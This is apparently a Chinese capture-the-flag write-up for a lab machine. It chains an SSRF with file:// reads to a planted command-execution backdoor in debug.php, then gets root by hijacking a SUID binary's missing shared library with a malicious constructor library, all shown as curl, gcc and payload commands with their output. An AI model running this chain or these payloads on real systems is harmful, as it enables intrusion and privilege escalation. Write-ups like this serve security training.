

靶机ip: 192.168.1.239

kali的ip: 192.168.1.21

信息收集


端口扫描

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.67 ((Debian))
|_http-title: API Debug Console \xE2\x80\x94 GreenLeaf Tech
|_http-server-header: Apache/2.4.67 (Debian)
MAC Address: 08:00:27:97:A7:C0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=7/4%OT=22%CT=1%CU=32580%PV=Y%DS=1%DC=D%G=Y%M=080027%TM
OS:=6A48AF6D%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10B%TI=Z%CI=Z%TS=21
OS:)SEQ(SP=104%GCD=1%ISR=10F%TI=Z%CI=Z%TS=22)SEQ(SP=106%GCD=1%ISR=10B%TI=Z%
OS:CI=Z%II=I%TS=22)SEQ(SP=F4%GCD=1%ISR=10E%TI=Z%CI=Z%TS=22)SEQ(SP=FC%GCD=1%
OS:ISR=10F%TI=Z%CI=Z%II=I%TS=22)OPS(O1=M5B4ST11NW8%O2=M5B4ST11NW8%O3=M5B4NN
OS:T11NW8%O4=M5B4ST11NW8%O5=M5B4ST11NW8%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=
OS:FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW8%CC=Y%
OS:Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40
OS:%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q
OS:=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A
OS:=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%R
OS:UCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1    3.88 ms  192.168.1.238
```

80端口




url可控

提示：支持HTTP协议、https协议或内部端口的url

大概率是ssrf漏洞，ssrf是服务器端请求伪造，攻击者无法直接利用服务器来访问内网或者本机资源，但可以利用服务器作为跳板来发送请求

<http://127.0.0.1>



读取本地文件

file:///etc/passwd

Lumen用户

```
▼ Response 0 OK
body
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd:/bin/false
systemd-timesync:x:991:991:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:990:990:System Message Bus:/nonexistent:/usr/sbin/nologin
sshd:x:989:65534:sshd user:/run/sshd:/usr/sbin/nologin
Lumen:x:1000:1000:./home/Lumen:/bin/bash
```

查看index页面源代码

file:///var/www/html/index.php


```
<?php
if (isset($_GET['url'])) {
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $_GET['url']);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    curl_setopt($ch, CURLOPT_TIMEOUT, 10);
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
    $result = curl_exec($ch);
    $err = curl_error($ch);
    $code = curl_getinfo($ch, CURLINFO_HTTP_CODE);
    curl_close($ch);
}
?>
```

列出web目录


file:///var/www/html/

有debug.php

index.php




file:///var/www/html/debug.php



```
<?php if(isset($_GET["sys_diag_exec"])){ echo "<pre>";
system($_GET["sys_diag_exec"]." 2>&1"); echo "</pre>"; } ?>
```


后门函数sys_diag_exec()

命令注入



uid=33(www-data) gid=33(www-data) groups=33(www-data)

不能用www-data的权限拿user



cat: /home/Lumen/user.txt: Permission denied

提权

查看SUID文件

```
find / -perm -4000 -type f 2>/dev/null
```

```
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/mount
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/su
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/local/bin/logparser
```

/usr/local/bin/logparser可疑

日志解析工具

```
-rwsr-xr-x 1 root root 16128 Jun 25 01:37 /usr/local/bin/logparser
```

执行该命令

```
/usr/local/bin/logparser: error while loading shared libraries: libparser.so.1:
cannot open shared object file: No such file or directory
```

ldd 查看共享库依赖

请求: http://192.168.1.238/debug.php?sys_diag_exec=ldd /usr/local/bin/logparser

响应:

```
linux-vdso.so.1 (0x00007ffe8f3e4000)
libparser.so.1 => not found          缺失!
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f638a400000)
/lib64/ld-linux-x86-64.so.2 (0x00007f638a600000)
```

看成分

请求: readelf -d /usr/local/bin/logparser

响应:

```
0x0000000000000001 (NEEDED) Shared library: [libparser.so.1]
0x0000000000000001 (NEEDED) Shared library: [libc.so.6]
0x000000000000001d (RUNPATH) Library runpath: [/usr/local/lib/logparser/]
```

查看权限

```
http://192.168.1.238/debug.php?sys_diag_exec=ls -la /usr/local/lib/logparser/
total 24
drwxrwxrwx 2 root    root    4096 Jul  4 04:15 .
drwxr-xr-x 4 root    root    4096 Jun 25 01:37 ..
```

当前库可写

共享库劫持

ai写段代码

恶意共享库 C 源码

```
__attribute__((constructor)) void init(){
    setuid(0);
    setgid(0);
    system("cat /home/Lumen/user.txt >/var/www/html/user.txt 2>&1;cat
/root/user.txt >/var/www/html/root.txt 2>&1");
}
int parse_log(const char*f){return 0;}
```

写入 C 源码到靶机

编译并部署恶意库

```
└─(kali㉿kali)-[~]
└─$ curl -G 'http://192.168.1.239/debug.php' \
  --data-urlencode 'sys_diag_exec=echo
X19hdHRYawJ1dGVfXygoY29uc3RydWN0b3IpKSb2b2lkIGluaXQoKXtzZXR1awQoMCK7c2V0Z2lkKDAP
O3N5c3RlbSgiY2F0IC9ob2l1L0x1bWVuL3VzZXIudHh0ID4vdmFyL3d3dy9odG1sL3VzZXIudHh0IDI+
JjE7Y2F0IC9yb290L3Jvb3QudHh0ID4vdmFyL3d3dy9odG1sL3Jvb3QudHh0IDI+JjEiKTt9aw50IHbh
cnNlX2xvZyhb25zdCBjaGFyKmYpe3JldHVybiAwO30= > /tmp/e.b64 && base64 -d /tmp/e.b64
> /tmp/e.c && cat /tmp/e.c'

<pre>__attribute__((constructor)) void init(){setuid(0);setgid(0);system("cat
/home/Lumen/user.txt >/var/www/html/user.txt 2>&1;cat /root/root.txt
>/var/www/html/root.txt 2>&1");}int parse_log(const char*f){return 0;}</pre>
```

```
└─(kali㉿kali)-[~]
└─$ curl -G 'http://192.168.1.239/debug.php' \
  --data-urlencode 'sys_diag_exec=gcc -shared -fPIC -include stdlib.h -include
unistd.h /tmp/e.c -o /usr/local/lib/logparser/libparser.so.1 2>&1; echo RC:$?'
```

```
<pre>RC:0
</pre>
```

```
└─(kali㉿kali)-[~]
```

```
└─$ curl -G 'http://192.168.1.239/debug.php' \
    --data-urlencode 'sys_diag_exec=/usr/local/bin/logparser /dev/null 2>&1'
```

```
<pre>LogParser v1.2 - GreenLeaf Tech Internal Tool
Parsed 0 log entries from /dev/null
</pre>
```

```
user flag: flag{user-c4ca4238a0b923820dcc509a6f75849b}
root flag{root-c4d038b4bed09fdb1471ef51ec3a32cd}
```